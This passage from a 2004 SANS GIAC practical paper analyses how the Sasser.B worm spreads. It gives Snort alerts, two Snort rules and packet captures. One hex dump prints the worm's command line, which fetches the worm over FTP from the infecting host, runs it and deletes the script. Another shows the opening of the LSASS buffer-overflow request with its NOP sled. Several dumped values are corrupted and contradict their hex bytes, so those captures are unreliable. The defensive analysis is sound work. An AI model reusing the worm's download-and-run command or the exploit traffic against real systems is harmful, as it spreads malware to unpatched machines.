#6-(1-479)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 21 targets 21 ports in 2 seconds	2004-07-16 12:08:56	10.200.10.38:2560	10.228.22.75:445	TCP
#7-(1-477)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 21 targets 21 ports in 2 seconds	2004-07-16 12:07:52	10.200.10.38:2142	10.231.204.212:445	TCP
#8-(1-476)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 6 targets 6 ports in 1 seconds	2004-07-16 12:07:51	10.200.10.38:2125	10.186.97.242:445	TCP
#9-(1-475)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 21 targets 21 ports in 2 seconds	2004-07-16 12:06:49	10.200.10.38:1724	10.229.228.122:445	TCP
#10-(1-474)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 6 targets 6 ports in 1 seconds	2004-07-16 12:06:48	10.200.10.38:1708	10.186.252.134:445	TCP
#11-(1-473)	[snort] (spp_portscan2) Portscan detected from 10.200.10.38: 21 targets 21 ports in 2 seconds	2004-07-16 12:05:46	10.200.10.38:1317	10.200.80.21:445	TCP

Figure 6 Snort log of Sasser scan on port 445 displayed in ACID

This log information should trigger some sort of investigation based on the frequency of the data from a single source. If the frequency of attempts does not trigger some alarm, traffic on this port may need to be looked in to if this sensor were just inside your firewall. Especially since outbound and inbound traffic on port 445 should be blocked. A custom Snort signature does not need to be written in order to collect this information because it is included in the signature base. It would be a good idea however to create a signature to track the Sasser.B worm specifically. In instances where you have a live propagation, you may want your internal sensors to give you information that is more exact other than TCP port 445. This can aid in the mitigation of tracking false positives. Here are two snort sensor rules that can be used to track for Sasser.B. They have been posed at http://isc.incidents.org under the Handler's Diary for May 1st 2004. Acknowledgements go out to Eric Jacobsen for writing the following snort rules.

[32] http://acidlab.sourceforge.net/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
The first signature detects the sasser ftp command on its backdoor port
(9996):

alert tcp $HOME_NET any -> any 9996 ( msg:"Sasser ftp script to transfer
up.exe"; content:"|5F75702E657865|"; depth:250; flags:A+; classtype: misc-
activity; sid:1000000; rev:3;)

The second signature will trigger on the actual ftp download on port 5554:

alert tcp any any -> $HOME_NET 5554 ( msg:"Sasser binary transfer get
up.exe"; content:"|5F75702E657865|"; depth:250; flags:A+; classtype: misc-
activity; sid:1000001; rev:1;)
```

I have captured the following traffic generated by Sasser.B using the Ethereal[33] network protocol analyzer. To analyze the traffic capture, I referenced Symantec and LinkLogger to aid in my explanation.[34] [35] By implementing the Snort rules above, an analyst will be able to detect the following traffic. The data will follow in order of the rules above. The first capture is what happens immediately after the Sasser.B worm has attacked a vulnerable machine and has spawned a shell on TCP port 9996. I would like to add that 10.200.10.39 is the infected PC and 10.200.10.38 is the victim. The first entry you see here is the newly infected PC responding back with the open shell port.

```
    No.     Time        Source                Destination           Protocol Info
        43 26.413838   10.200.10.38          10.200.10.39          TCP      1029
> 9996 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460

    0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
    0010  00 30 00 51 40 00 80 06 d0 9a 0a c8 0a 26 0a c8   .0.Q@........&..
    0020  0a 27 04 05 23 96 34 27 1e 5e 00 00 00 00 70 02   .'..#.4'.^....p.
    0030  fa f0 e4 31 00 00 02 04 05 b4 01 01 04 02         ...1..........
```

Next, the entries below have to do with the exploit negotiating the shell in preparation for the transfer of the worm.

```
    No.     Time        Source                Destination           Protocol Info
        44 26.414869   10.200.10.39          10.200.10.38          TCP      9996
> 1029 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

    0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
    0010  00 30 08 87 40 00 80 06 c8 64 0a c8 0a 27 0a c8   .0..@....d...'..
    0020  0a 26 23 96 04 05 af 6b 95 12 34 27 1e 5f 70 12   .&#....k..4'._p.
    0030  fa f0 9f a2 00 00 02 04 05 b4 01 01 04 02         ..............

    No.     Time        Source                Destination           Protocol Info
        45 26.416187   10.200.10.38          10.200.10.39          TCP      1029
> 9996 [ACK] Seq=1 Ack=1 Win=64240 Len=0

    0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
    0010  00 28 00 52 40 00 80 06 d0 a1 0a c8 0a 26 0a c8   .(.R@........&..
    0020  0a 27 04 05 23 96 34 27 1e 5f af 6b 95 13 50 10   .'..#.4'._.k..P.
    0030  fa f0 cc 66 00 00 00 00 00 85 ff 53               ...f.......S
```

[33] http://www.ethereal.com/

[34] http://securityresponse.symantec.com/avcenter/venc/data/detecting.activity.that.may.be.due.to.lsass.worms.html

[35] http://www.linklogger.com/sasser.htm

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This next series are indication of the exploited machine connecting back to the infected PC to prepare to log in to the FTP server.

```
    No.     Time        Source                Destination           Protocol Info
         46 26.884003   10.200.10.38          10.200.10.39          TCP      1029
> 9996 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=42

    0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
    0010  00 52 00 53 40 00 80 06 d0 76 0a c8 0a 26 0a c8   .R.S@....v...&..
    0020  0a 27 04 05 23 96 34 27 1e 5f af 6b 95 13 50 18   .'..#.4'._.k..P.
    0030  fa f0 02 ae 00 00 4d 69 63 72 6f 73 6f 66 74 20   ......Microsoft
    0040  57 69 6e 64 6f 77 73 20 32 30 30 30 20 5b 56 65   Windows 2000 [Ve
    0050  72 73 69 6f 6e 20 35 2e 30 30 2e 32 31 39 35 5d   rsion 5.00.555495]
```

From here, you see the FTP login process.

```
No.     Time        Source                Destination           Protocol Info
    181 32.967838   10.200.10.39          10.200.10.38          FTP      Response:
331 Password required for anonymous.

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 4e 08 d5 40 00 80 06 c7 f8 0a c8 0a 27 0a c8   .N..@........'..
0020  0a 26 00 15 04 92 af 85 f2 03 34 a4 0a 12 50 18   .&........4...P.
0030  fa e0 af ab 00 00 33 33 31 20 50 61 73 73 77 6f   ......331 Passwo
0040  72 64 20 72 65 71 75 69 72 65 64 20 66 6f 72 20   rd required for
0050  61 6e 6f 6e 79 6d 6f 75 73 2e 0d 0a               anonymous...

No.     Time        Source                Destination           Protocol Info
    182 32.979586   10.200.10.38          10.200.10.39          FTP      Request:
PASS bin

0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
0010  00 32 01 8d 40 00 80 06 cf 5c 0a c8 0a 26 0a c8   .2..@....\...&..
0020  0a 27 04 92 00 15 34 a4 0a 12 af 85 f2 29 50 18   .'....4......)P.
0030  fa b5 6b b4 00 00 50 41 53 53 20 62 69 6e 0d 0a   ..k...PASS bin..

No.     Time        Source                Destination           Protocol Info
    183 33.010601   10.200.10.39          10.200.10.38          TCP      ftp >
1170 [ACK] Seq=60 Ack=27 Win=6455544 Len=0

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 28 08 d6 40 00 80 06 c8 1d 0a c8 0a 27 0a c8   .(..@........'..
0020  0a 26 00 15 04 92 af 85 f2 29 34 a4 0a 1c 50 10   .&.......)4...P.
0030  fa d6 a6 0a 00 00                                 ......
```

Next, you see the infected PC receive an acknowledgement back for the shell from the victim PC. This indicates that the shell is open and active.

```
    No.     Time        Source                Destination           Protocol Info
         47 26.917138   10.200.10.39          10.200.10.38          TCP      9996
> 1029 [ACK] Seq=1 Ack=43 Win=64198 Len=0

    0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
    0010  00 28 08 88 40 00 80 06 c8 6b 0a c8 0a 27 0a c8   .(..@....k...'..
    0020  0a 26 23 96 04 05 af 6b 95 13 34 27 1e 89 50 10   .&#....k..4'..P.
    0030  fa c6 cc 66 00 00                                 ...f..
```

The next entry you see below is the process of reporting the location where the worm will be copied prior to execution. As you can see, the location is C:\WINNT\system32. The exploit knows to copy the worm to this location because the victim PC has responded earlier as a

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Windows 2000 machine. If this were an XP machine then the location would be C:\WINDOWS\system32.

```
    No.     Time        Source                Destination           Protocol Info
         48 26.922445   10.200.10.38          10.200.10.39          TCP      1029
> 9996 [PSH, ACK] Seq=43 Ack=1 Win=64240 Len=63

    0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
    0010  00 67 00 54 40 00 80 06 d0 60 0a c8 0a 26 0a c8   .g.T@....`...&..
    0020  0a 27 04 05 23 96 34 27 1e 89 af 6b 95 13 50 18   .'..#.4'...k..P.
    0030  fa f0 86 cb 00 00 0d 0a 28 43 29 20 43 6f 70 79   ........(C) Copy
    0040  72 69 67 68 74 20 31 39 38 35 2d 32 30 30 30 20   right 1985-2000
    0050  4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 2e 0d   Microsoft Corp..
    0060  0a 0d 0a 43 3a 5c 57 49 4e 4e 54 5c 73 79 73 74   ...C:\WINNT\syst
    0070  65 6d 33 32 3e                                   em32>
```

Once the victim PC has logged on to the infected PC you see the victim log out. My opinion of this action is that the worm is testing for valid connections before attempting to transfer the worm copy.

```
    No.     Time        Source                Destination           Protocol Info
        186 33.088540   10.200.10.39          10.200.10.38          FTP
Response: 230 User anonymous logged in.

    0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
    0010  00 47 08 d8 40 00 80 06 c7 fc 0a c8 0a 27 0a c8   .G..@........'..
    0020  0a 26 00 15 04 92 af 85 f2 29 34 a4 0a 1c 50 18   .&.......)4...P.
    0030  fa d6 ab a8 00 00 32 33 30 20 55 73 65 72 20 61   ......230 User a
    0040  6e 6f 6e 79 6d 6f 75 73 20 6c 6f 67 67 65 64 20   nonymous logged
    0050  69 6e 2e 0d 0a                                   in...

    No.     Time        Source                Destination           Protocol Info
        187 33.102586   10.200.10.38          10.200.10.39          FTP
Request: QUIT

    0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
    0010  00 2e 01 8f 40 00 80 06 cf 5e 0a c8 0a 26 0a c8   ....@....^...&..
    0020  0a 27 04 92 00 15 34 a4 0a 1c af 85 f2 48 50 18   .'....4......HP.
    0030  fa 96 fe 69 00 00 51 55 49 54 0d 0a               ...i..QUIT..
```

Next, you see the exploit send the commands through the open shell that will execute the retrieved copy of the worm on the victim pc. The commands instruct the exploit to use TCP port 5554 and to retrieve the worm from 10.200.10.39. This IP address relates to a previously infected machine.

```
        No.     Time        Source                Destination           Protocol Info
     49 26.950054   10.200.10.39          10.200.10.38          TCP      9996 > 1029
[PSH, ACK] Seq=1 Ack=106 Win=64135 Len=55541

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 fb 08 89 40 00 80 06 c7 97 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 23 96 04 05 af 6b 95 13 34 27 1e c8 50 18   .&#....k..4'..P.
0030  fa 87 57 ed 00 00 65 63 68 6f 20 6f 66 66 26 65   ..W...echo off&e
0040  63 68 6f 20 6f 70 65 6e 20 31 30 2e 32 30 30 2e   cho open 10.200.
0050  31 30 2e 33 39 20 32 31 3e 3e 63 6d 64 2e 66 74   10.39 5554>>cmd.ft
0060  70 26 65 63 68 6f 20 61 6e 6f 6e 79 6d 6f 75 73   p&echo anonymous
0070  3e 3e 63 6d 64 2e 66 74 70 26 65 63 68 6f 20 75   >>cmd.ftp&echo u
0080  73 65 72 26 65 63 68 6f 20 62 69 6e 3e 3e 63 6d   ser&echo bin>>cm
0090  64 2e 66 74 70 26 65 63 68 6f 20 67 65 74 20 31   d.ftp&echo get 1
00a0  38 35 32 33 5f 75 70 2e 65 78 65 3e 3e 63 6d 64   8523_up.exe>>cmd
00b0  2e 66 74 70 26 65 63 68 6f 20 62 79 65 3e 3e 63   .ftp&echo bye>>c
00c0  6d 64 2e 66 74 70 26 65 63 68 6f 20 6f 6e 26 66   md.ftp&echo on&f
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
00d0  74 70 20 2d 73 3a 63 6d 64 2e 66 74 70 26 31 38   tp -s:cmd.ftp&18
00e0  35 32 33 5f 75 70 2e 65 78 65 26 65 63 68 6f 20   523_up.exe&echo
00f0  6f 66 66 26 64 65 6c 20 63 6d 64 2e 66 74 70 26   off&del cmd.ftp&
0100  65 63 68 6f 20 6f 6e 0d 0a                        echo on..
```

Once the file transfer is complete, the infected PC acknowledges that the victim PC has logged out.

```
No.     Time        Source                Destination           Protocol Info
    193 33.351241   10.200.10.39          10.200.10.38          FTP      Response: 221
Goodbye.

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 36 08 dc 40 00 80 06 c8 09 0a c8 0a 27 0a c8   .6..@........'..
0020  0a 26 00 15 04 92 af 85 f2 48 34 a4 0a 22 50 18   .&.......H4.."P.
0030  fa d0 b6 fd 00 00 32 32 31 20 47 6f 6f 64 62 79   ......221 Goodby
0040  65 2e 0d 0a                                       e...
```

At this point, the victim PC is now infected with Sasser.B. The previously listed Snort rules would pick up this type of traffic. This would allow a security analyst to more efficiently track this type of worm infection.

I would like to back up a little at this point to demonstrate a packet capture of the exploit process prior to the file transfer. If your PC were to be infected, I have illustrated what has happened in order to get to that point.

This capture shows the initial probing by the previously infected PC. This data is the effort used by the worm to retrieve a response and identify the remote operating system.

```
No.     Time        Source                Destination           Protocol Info
    140 32.497149   10.200.10.39          10.200.10.38          SMB      Negotiate
Protocol Request

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 b1 08 c0 40 00 80 06 c7 aa 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 04 44 01 bd af 84 0c aa 34 a2 51 64 50 18   .&.D......4.QdP.
0030  fa f0 7a 09 00 00 00 00 00 85 ff 53 4d 42 72 00   ..z........SMBr.
0040  00 00 00 18 53 c8 00 00 00 00 00 00 00 00 00 00   ....S...........
0050  00 00 00 00 ff fe 00 00 00 00 00 62 00 02 50 43   ...........b..PC
0060  20 4e 45 54 57 4f 52 4b 20 50 52 4f 47 52 41 4d    NETWORK PROGRAM
0070  20 31 2e 30 00 02 4c 41 4e 4d 41 4e 31 2e 30 00    1.0..LANMAN1.0.
0080  02 57 69 6e 64 6f 77 73 20 66 6f 72 20 57 6f 72   .Windows for Wor
0090  6b 67 72 6f 75 70 73 20 33 2e 31 61 00 02 4c 4d   kgroups 3.1a..LM
00a0  31 2e 32 58 30 30 32 00 02 4c 41 4e 4d 41 4e 32   1.2X002..LANMAN2
00b0  2e 31 00 02 4e 54 20 4c 4d 20 30 2e 31 32 00      .1..NT LM 0.12.
```

Once a PC is found, the following process demonstrates the infected PC attempting to connect to the victim PC trough NULL shares via ipc$.

```
No.     Time        Source                Destination           Protocol Info
    162 32.930368   10.200.10.39          10.200.10.38          SMB      Tree Connect
AndX Request, Path: \\10.200.10.38\ipc$

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 86 08 cb 40 00 80 06 c7 ca 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 04 44 01 bd af 84 0e b9 34 a2 53 61 50 18   .&.D......4.SaP.
0030  f8 f3 c6 6d 00 00 00 00 00 5a ff 53 4d 42 75 00   ...m.....Z.SMBu.
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 00 ff fe 00 08 30 00 04 ff 00 5c 00 08   ........0....\..
0060  00 01 00 2f 00 00 5c 00 5c 00 31 00 30 00 2e 00   .../..\.\.1.0...
0070  32 00 30 00 30 00 2e 00 31 00 30 00 2e 00 33 00   2.0.0...1.0...3.
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0080  38 00 5c 00 69 00 70 00 63 00 24 00 00 00 3f 3f   8.\.i.p.c.$...??
0090  3f 3f 3f 00                                       ???.

No.     Time        Source                Destination           Protocol Info
    163 32.931426   10.200.10.38          10.200.10.39          SMB      Tree Connect
AndX Response

0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
0010  00 64 01 84 40 00 80 06 cf 33 0a c8 0a 26 0a c8   .d..@....3...&..
0020  0a 27 01 bd 04 44 34 a2 53 61 af 84 0f 17 50 18   .'...D4.Sa....P.
0030  f8 83 e9 88 00 00 00 00 00 38 ff 53 4d 42 75 00   .........8.SMBu.
0040  00 00 00 98 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 ff fe 00 08 30 00 07 ff 00 38 00 01   ........0....8..
0060  00 ff 01 00 00 ff 01 00 00 07 00 49 50 43 00 00   ...........IPC..
0070  00 00                                             ..
```

Here the worm requests the directory services connected to \lsarpc.

```
No.     Time        Source                Destination           Protocol Info
    164 32.931829   10.200.10.39          10.200.10.38          SMB      NT Create AndX
Request, Path: \lsarpc

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 90 08 cc 40 00 80 06 c7 bf 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 04 44 01 bd af 84 0f 17 34 a2 53 9d 50 18   .&.D......4.S.P.
0030  f8 b7 46 10 00 00 00 00 00 64 ff 53 4d 42 a2 00   ..F......d.SMB..
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 dc 04 00 08 40 00 18 ff 00 de de 00   ........@.......
0060  0e 00 16 00 00 00 00 00 00 00 9f 01 02 00 00 00   ................
0070  00 00 00 00 00 00 00 00 00 00 03 00 00 00 01 00   ................
0080  00 00 40 00 00 00 02 00 00 00 03 11 00 00 5c 00   ..@...........\.
0090  6c 00 73 00 61 00 72 00 70 00 63 00 00 00         l.s.a.r.p.c...

No.     Time        Source                Destination           Protocol Info
    165 32.933732   10.200.10.38          10.200.10.39          SMB      NT Create AndX
Response, FID: 0x4000

0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
0010  00 b3 01 85 40 00 80 06 ce e3 0a c8 0a 26 0a c8   ....@........&..
0020  0a 27 01 bd 04 44 34 a2 53 9d af 84 0f 7f 50 18   .'...D4.S.....P.
0030  f8 1b da ee 00 00 00 00 00 87 ff 53 4d 42 a2 00   ...........SMB..
0040  00 00 00 98 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 dc 04 00 08 40 00 2a ff 00 87 00 00   ........@.*.....
0060  00 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00   .@..............
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080  00 00 00 00 00 00 80 00 00 00 00 10 00 00 00 00   ................
0090  00 00 00 00 00 00 00 00 00 00 02 00 ff 05 00 00   ................
00a0  00 2e 32 58 30 30 32 00 02 4c 41 4e 4d 41 4e 32   ..2X002..LANMAN2
00b0  2e 31 00 02 4e 54 20 9b 01 12 00 9b 01 12 00 00   .1..NT .........
00c0  90                                                .
```

Here the worm binds to LSA_DS through DCERPC after making the connection to the victim.

```
No.     Time        Source                Destination           Protocol Info
    166 32.934013   10.200.10.39          10.200.10.38          DCERPC   Bind: call_id: 1
UUID: LSA_DS

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  00 c8 08 cd 40 00 80 06 c7 86 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 04 44 01 bd af 84 0f 7f 34 a2 54 28 50 18   .&.D......4.T(P.
0030  f8 2c a8 71 00 00 00 00 00 9c ff 53 4d 42 25 00   .,.q.......SMB%.
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 dc 04 00 08 50 00 10 00 00 48 00 00   ........P....H..
0060  00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 54   ...............T
0070  00 48 00 54 00 02 00 26 00 00 40 59 00 10 5c 00   .H.T...&..@Y..\.
0080  50 00 49 00 50 00 45 00 5c 00 00 00 00 00 05 00   P.I.P.E.\.......
0090  0b 03 10 00 00 00 48 00 00 00 01 00 00 00 b8 10   ......H.........
00a0  b8 10 00 00 00 00 01 00 00 00 00 00 01 00 6a 28   ..............j(
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
00b0  19 39 0c b1 d0 11 9b a8 00 c0 4f d9 2e f5 00 00   .9........O.....
00c0  00 00 04 5d 88 8a eb 1c c9 11 9f e8 08 00 2b 10   ...]..........+.
00d0  48 60 02 00 00 00                                 H`....
```

Here the victim responds with an acknowledgment that the function call to \lsass is a success.

```
No.     Time        Source                Destination           Protocol Info
    167 32.935747   10.200.10.38          10.200.10.39          DCERPC   Bind_ack:
call_id: 1 accept max_xmit: 4280 max_recv: 4280

0000  00 0c 29 37 cb 16 00 0c 29 0d 6b 44 08 00 45 00   ..)7....).kD..E.
0010  00 a8 01 86 40 00 80 06 ce ed 0a c8 0a 26 0a c8   ....@........&..
0020  0a 27 01 bd 04 44 34 a2 54 28 af 84 10 1f 50 18   .'...D4.T(....P.
0030  f7 7b df 73 00 00 00 00 00 7c ff 53 4d 42 25 00   .{.s.....|.SMB%.
0040  00 00 00 98 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 dc 04 00 08 50 00 0a 00 00 44 00 00   ........P....D..
0060  00 00 00 38 00 00 00 44 00 38 00 00 00 00 00 45   ...8...D.8.....E
0070  00 00 05 00 0c 03 10 00 00 00 44 00 00 00 01 00   ..........D.....
0080  00 00 b8 10 b8 10 70 c2 00 00 0c 00 5c 50 49 50   ......p.....\PIP
0090  45 5c 6c 73 61 73 73 00 d0 11 01 00 00 00 00 00   E\lsass.........
00a0  00 00 04 5d 88 8a eb 1c c9 11 9f e8 08 00 2b 10   ...]..........+.
00b0  48 60 02 00 00 00                                 H`....
```

Once the connection has been established, you will observe that the worm runs the LSASS exploit through the DsRolerUpgradeDownlevelServer () function that was explained earlier. I apologize for the amount of data that is to follow but since this is a buffer overflow exploit a large amount of data was captured. The following data is a capture of the buffer overflow process from start to finish. Each of the following sections is indicated as continuations following the initial block of data.

```
No.     Time        Source                Destination           Protocol Info
    168 32.936180   10.200.10.39          10.200.10.38          LSA_DS
DsRolerUpgradeDownlevelServer request [DCE/RPC first fragment]

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  05 dc 08 ce 40 00 80 06 c2 71 0a c8 0a 27 0a c8   ....@....q...'..
0020  0a 26 04 44 01 bd af 84 10 1f 34 a2 54 a8 50 10   .&.D......4.T.P.
0030  f7 ac 45 22 00 00 00 00 10 f8 ff 53 4d 42 2f 00   ..E".......SMB/.
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 ff fe 00 08 60 00 0e ff 00 de de 00   ........`.......
0060  40 00 00 00 00 ff ff ff ff 08 00 b8 10 00 00 b8   @...............
0070  10 40 00 00 00 00 00 00 b9 10 ee 05 00 00 01 10 00   .@..............
0080  00 00 b8 10 00 00 01 00 00 00 0c 20 00 00 00 00   ........... ....
0090  09 00 ad 0d 00 00 00 00 00 00 ad 0d 00 00 90 00   ................
00a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0100  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0110  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0120  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0130  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0140  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0150  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0160  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0170  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0180  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0190  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
01c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0200  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
055540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0220  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0230  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0240  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0250  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0260  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0270  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0280  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0290  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0300  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0310  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0320  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0330  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0340  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0350  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0360  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0370  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0380  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0390  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0400  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0410  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0420  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0430  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0440  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0450  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0460  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0470  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0480  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0490  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0500  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0510  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0520  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0530  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0550  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0560  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0570  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0580  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
